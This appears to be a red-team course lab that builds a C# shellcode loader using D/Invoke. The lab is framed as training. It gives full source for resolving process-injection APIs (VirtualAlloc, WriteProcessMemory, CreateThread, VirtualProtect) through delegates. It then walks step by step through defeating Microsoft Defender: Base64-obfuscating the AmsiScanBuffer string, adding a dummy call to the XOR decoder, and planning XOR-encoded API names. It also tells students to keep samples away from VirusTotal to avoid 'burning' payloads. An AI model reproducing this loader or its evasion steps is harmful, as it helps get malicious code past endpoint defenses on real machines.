Lab - D/INVOKE Loader
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times that sample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
EXPLAIN D/INVOKE
DInvoke (Dynamic Invoke)
- Definition: A technique to
dynamically resolveand call unmanaged functionsat runtime, avoiding static imports (IAT). - How It Works: Gets a handle on loaded DLLs (using
GetModuleHandle) and resolves function addresses (e.g., via GetProcAddress) at runtime, often using reflection or memory manipulation. - Usage in Shellcode Loader: Dynamically resolves
VirtualAlloc,WriteProcessMemory, etc., fromkernel32.dll, avoiding static references in the binary. - Pros:
- Stealthier, as it avoids static import tables, evading antivirus/EDR detection.
- Flexible for runtime manipulation to bypass defenses.
- Cons:
- More complex, requiring manual DLL/function resolution.
- Detectable by advanced behavioral analysis.
Key Difference in Context with P/Invoke:
- P/Invoke: Uses

static[DllImport] declarations for simpler Win32 API calls but is more detectable by security tools, these will show up in the IAT of the binary.
- DInvoke:
Dynamically resolves APIs at runtime, reducing the binary's footprint and improving evasion, critical for discreet shellcode execution in malicious or red-team scenarios.
OPSEC HINT: When using D/INVOKE (Dynamic Invoke) - you can use a nuget package in Visual Studio, however that import will most likely flag AV/EDR, so instead of being lazy we'll implement our own D/INVOKE.
So far our code uses the following methods to call Windows API functions:
- GetCurrentProcess*
- VirtualAlloc*
- WriteProcessMemory*
- CreateRemoteThread*
- WaitForSingleObject*
And in AMSI/ETW bypass labs we 4 added new functions:
- LoadLibrary*
- GetProcAddress
- VirtualProtect*
- ReadProcessMemory*
These methods are all imported using P/Invoke, which is a powerful feature of .NET that allows managed code to call unmanaged functions implemented in DLLs. However, P/Invoke has some drawbacks:
- It leaves a clear signature in the Import Address Table (IAT) of the binary, which can be easily detected by static analysis tools and antivirus software.
- The
IATcan be hooked or monitored by security products, which can interfere with the execution of the code.
To mitigate these issues, we can use a technique called D/Invoke (Dynamic Invoke), which allows us to dynamically resolve and call unmanaged functions at runtime without leaving a trace in the IAT. This approach involves using the GetModuleHandle and GetProcAddress functions to retrieve the function pointers we need in our code, which can then be invoked using delegates.
We'll need to create a few helper classes to manage the dynamic loading and invocation of functions. We're also going to move the DLLImports to a separate class. Here's a basic outline of how we can implement this:
- Create a
Win32Importsclass: This class will contain the P/Invoke declarations forGetModuleHandleandGetProcAddress, which are needed to dynamically load other functions. - Create a
DelegateHelperclass: This class will provide methods to resolve function pointers and convert them to delegates. - Create a
Win32Delegatesclass: This class will define delegate types for the functions we want to call and provide static properties to access them. - Update the main code: Replace all P/Invoke calls with calls to the delegates defined in
Win32Delegates.
The project structure will look like this:
SOURCE CODE LOCATION : "C:\THEV\Labs\DInvokeLoader\DInvokeLoader.sln" ├── DInvokeLoader.cs -> Our main program ├── ShellcodeDecoder.cs ├── StagedLoader.cs ├── RetrieveXORkey.cs ├── AMSIBypass.cs ├── ETWPatch.cs ├──Win32Imports.cs -> Moved P/Invoke declarations here ├──Win32Delegates.cs -> Define delegates for Win32 functions └──DelegateHelper.cs -> Helper class to bind delegates dynamicallyLAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_DInvokeLoader" ├── DInvokeLoaderDetected.exe ├── DInvokeLoaderDetectedToo.exe ├── DInvokeLoaderNotDetected.exe ├── DInvokeLoaderFinal.exe └──XORFunctionHasher.exe LAB SOLUTION : "C:\THEV\Labs\Lab_DInvokeLoader\SOLUTION" -> In case you get stuck,
this has all the proper code, shellcode and binaries.
IMPORTANT : In order to save some time and prevent boring repetition,we've already created the . You can find these files in the project directory. We have also updated theWin32Imports.cs,DelegateHelper.cs, andWin32Delegates.csfiles for you and provided all the necessary codeDInvokeLoader.cs,AMSIBypass.cs, andETWPatch.csfiles to use the new dynamic delegates. Your task is to understand how the D/Invoke mechanism works and how it improves the stealthiness of our loader, not to find and replace all the P/Invoke calls manually :).
Step 1: Created and moved P/Invoke Declarations to Win32Imports.cs
We have removed the P/Invoke declarations from DInvokeLoader.cs, AMSIBypass.cs, and ETWPatch.cs to a new class named Win32Imports. This class will only contain the P/Invoke declarations for GetModuleHandle and GetProcAddress, which are essential for dynamically loading other functions.
using System;
using System.Runtime.InteropServices;
public static class Win32Imports
{
    // P/Invoke for GetModuleHandle and GetProcAddress
    [DllImport("kernel32.dll", CharSet = CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32.dll", CharSet = CharSet.Ansi, ExactSpelling = true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string lpProcName);
}
Step 2: Create DelegateHelper.cs
The delegate helper class will provide a method to resolve function pointers and convert them to delegates, basically looking up the function address and creating a delegate for it. For example, to resolve VirtualAlloc, we will use GetModuleHandle to get the handle of kernel32.dll, then use GetProcAddress to get the address of VirtualAlloc, and finally use Marshal.GetDelegateForFunctionPointer to convert that address into a delegate of the appropriate type. That pointer then is used to call the function when we use the delegate (e.g., Win32Delegates.DVAlloc(...)).
Then we have created a new file named DelegateHelper.cs to manage the binding of delegates to function pointers.
using System;
using System.Runtime.InteropServices;

public static class DelegateHelper
{
    // Generic helper to resolve an API by name and return it as a delegate
    public static T GetFunctionDelegate<T>(string moduleName, string functionName) where T : Delegate
    {
        IntPtr moduleHandle = Win32Imports.GetModuleHandle(moduleName);
        if (moduleHandle == IntPtr.Zero)
        {
            throw new Exception($"Failed to get handle for {moduleName}");
        }

        IntPtr functionAddress = Win32Imports.GetProcAddress(moduleHandle, functionName);
        if (functionAddress == IntPtr.Zero)
        {
            throw new Exception($"Failed to get address for {functionName}");
        }

        return Marshal.GetDelegateForFunctionPointer<T>(functionAddress);
    }
}
Step 3: Create Win32Delegates.cs
We have created a new file named Win32Delegates.cs to define the delegate types for the functions we want to call. Basically we define a delegate type for each function signature, and then we create static properties to hold the resolved delegates. In the static constructor of the class, we use the DelegateHelper to resolve each function and assign it to the corresponding property.
using System;

public static class Win32Delegates
{
    // Delegate definitions
    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate IntPtr DVAllocDelegate(
        IntPtr lpAddress,
        uint dwSize,
        uint flAllocationType,
        uint flProtect);

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate IntPtr DCThreadDelegate(
        IntPtr lpThreadAttributes,
        uint dwStackSize,
        IntPtr lpStartAddress,
        IntPtr lpParameter,
        uint dwCreationFlags,
        out uint lpThreadId);

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate uint DWFSObjectDelegate(
        IntPtr hHandle,
        uint dwMilliseconds);

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate bool DWPMemoryDelegate(
        IntPtr hProcess,
        IntPtr lpBaseAddress,
        byte[] lpBuffer,
        uint nSize,
        out IntPtr lpNumberOfBytesWritten);

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate IntPtr DGCProcessDelegate();

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate bool DVProtectDelegate(
        IntPtr lpAddress,
        uint dwSize,
        uint flNewProtect,
        out uint lpflOldProtect);

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate IntPtr DLLibraryDelegate(
        string lpFileName);

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate bool DRPMemoryDelegate(
        IntPtr hProcess,
        IntPtr lpBaseAddress,
        byte[] lpBuffer,
        uint dwSize,
        out IntPtr lpNumberOfBytesRead);

    // Resolved delegate instances
    public static readonly DVAllocDelegate DVAlloc;
    public static readonly DCThreadDelegate DCThread;
    public static readonly DWFSObjectDelegate DWFSObject;
    public static readonly DWPMemoryDelegate DWPMemory;
    public static readonly DGCProcessDelegate DGCProcess;
    public static readonly DVProtectDelegate DVProtect;
    public static readonly DLLibraryDelegate DLLibrary;
    public static readonly DRPMemoryDelegate DRPMemory;

    static Win32Delegates()
    {
        DVAlloc = DelegateHelper.GetFunctionDelegate<DVAllocDelegate>("kernel32.dll", "VirtualAlloc");
        DCThread = DelegateHelper.GetFunctionDelegate<DCThreadDelegate>("kernel32.dll", "CreateThread");
        DWFSObject = DelegateHelper.GetFunctionDelegate<DWFSObjectDelegate>("kernel32.dll", "WaitForSingleObject");
        DWPMemory = DelegateHelper.GetFunctionDelegate<DWPMemoryDelegate>("kernel32.dll", "WriteProcessMemory");
        DGCProcess = DelegateHelper.GetFunctionDelegate<DGCProcessDelegate>("kernel32.dll", "GetCurrentProcess");
        DVProtect = DelegateHelper.GetFunctionDelegate<DVProtectDelegate>("kernel32.dll", "VirtualProtect");
        DLLibrary = DelegateHelper.GetFunctionDelegate<DLLibraryDelegate>("kernel32.dll", "LoadLibraryA");
        DRPMemory = DelegateHelper.GetFunctionDelegate<DRPMemoryDelegate>("kernel32.dll", "ReadProcessMemory");
    }
}
Step 4: Updated DInvokeLoader.cs, AMSIBypass.cs and ETWPatch.cs to use Dynamic Delegates
Our functions are now in Win32Delegates class, so we need to update our calls in DInvokeLoader.cs, AMSIBypass.cs, and ETWPatch.cs as shown in the table below:
Here's a summary of the changes:
| Function | New Location | Loader | AMSI | ETW |
|---|---|---|---|---|
| VirtualAlloc | Win32Delegates.DVAlloc | ✅ | ||
| WriteProcessMemory | Win32Delegates.DWPMemory | ✅ | ✅ | ✅ |
| CreateThread | Win32Delegates.DCThread | ✅ | ||
| WaitForSingleObject | Win32Delegates.DWFSObject | ✅ | ||
| GetCurrentProcess | Win32Delegates.DGCProcess | ✅ | ✅ | ✅ |
| VirtualProtect | Win32Delegates.DVProtect | ✅ | ✅ | |
| LoadLibraryA | Win32Delegates.DLLibrary | ✅ | ✅ | |
| ReadProcessMemory | Win32Delegates.DRPMemory | ✅ | ||
| GetProcAddress | Win32Imports.GetProcAddress | ✅ | ✅ |
Step 5: Build and do forensics on our new D/Invoke Loader

NOTE: You can find a compiled version of the D/Invoke loader in the
C:\THEV\Labs\Lab_DInvokeLoader\DInvokeLoaderDetected.exedirectory.
- Let's scan our new
D/Invokeloader with PE Studio and see the difference in imports compared to our previousP/Invokeloader.
- Go to the Imports section:


Compared to our previous AMSIETWloader.exe, we can see that the imports related to memory manipulation and process injection (VirtualAlloc, WriteProcessMemory, CreateThread) are no longer present in the IAT, which is a good sign.
- Open a command prompt as Administrator and let's run a GoCheck64.exe scan:
cd C:\THEV\Labs\Lab_DInvokeLoader
gocheck64.exe DInvokeLoaderDetected.exe --defender

Surprisingly, GoCheck64 detects some suspicious (2) characteristics, but CAPA does not find any capabilities related to process injection or memory manipulation (it does find the Amsi Bypass because we didn't obfuscate AmsiScanBuffer), which is a good sign. So why is Defender detectting our code as malicious - we are having a ton of strings in our binary that are related to process injection and memory manipulation, even though we are not using P/Invoke anymore. So Defender is likely using a combination of static and dynamic analysis to identify potentially malicious behavior based on these strings.
- It's actually the
AmsiScanBufferstring that is likely triggering the first detection, as it is a well-known function used in AMSI bypass techniques. Even though we are not using it directly in our code, its presence in the binary can raise suspicion. We'll Base64 encode the AmsiScanBuffer string (aFunctionNameBase64->aFunctionName)to see if that helps evade detection.

NOTE: You can find a compiled version of the D/Invoke loader with the AmsiScanBuffer string obfuscated in the
C:\THEV\Labs\Lab_DInvokeLoader\DInvokeLoaderDetectedToo.exedirectory.
- Open a command prompt as Administrator and let's run another GoCheck64.exe scan:
cd C:\THEV\Labs\Lab_DInvokeLoader
gocheck64.exe DInvokeLoaderDetectedToo.exe --defender

- The 2nd detection is actually our XOR Decoder function, why it wasn't detected in the previous labs is a mystery so far, but it could be that the combination of the XOR decoder and the presence of AmsiScanBuffer raised more flags. But no worries we can easily fix that by adding a dummy function in our XOR decoder class.

GC.KeepAlive(null): This is a built-in .NET method in the System namespace that does nothing in this context since passing null has no effect on the program’s execution or state. It’s a safe, existing function that serves as a no-op.
NOTE: You can find a compiled version of the D/Invoke loader with the AmsiScanBuffer string obfuscated in the
C:\THEV\Labs\Lab_DInvokeLoader\DInvokeLoaderNotDetected.exedirectory.
If we now run GoCheck64.exe again on DInvokeLoaderNotDetected.exe, we can see that there are no more detections:
Current CAPA analysis of our DInvokeLoader loader:

You can clearly see that there are no more imports related to memory manipulation (VirtualAlloc) or (CreateThread) , which is a good sign and the AMSI bypass is no longer detected as well.
Previous CAPA analysis of our AMSIETWLoader:

- Run floss/strings against our new D/Invoke loader and see what strings are still present:
cd C:\THEV\Labs\Lab_DInvokeLoader
strings64.exe C:\THEV\Labs\Lab_DInvokeLoader\DInvokeLoaderNotDetected.exe | FINDSTR /C:createthread /C:virtualalloc /C:writeprocessmemory /C:"shell*" /I /R

So we still see the strings of VirtualAlloc, WriteProcessMemory, CreateThread, etc. which are all related to process injection and memory manipulation. Even though we are not using P/Invoke anymore, the presence of these strings can still raise suspicion. We can obfuscate these strings by splitting them into smaller parts and concatenating them at runtime, or by using some form of encoding (like Base64) to hide their true nature. Or even better we can use our XOR key to XOR encode these strings and decode them at runtime.
- Open the
DInvokeLoaderNotDetected.exein PE Studio and check the strings section:
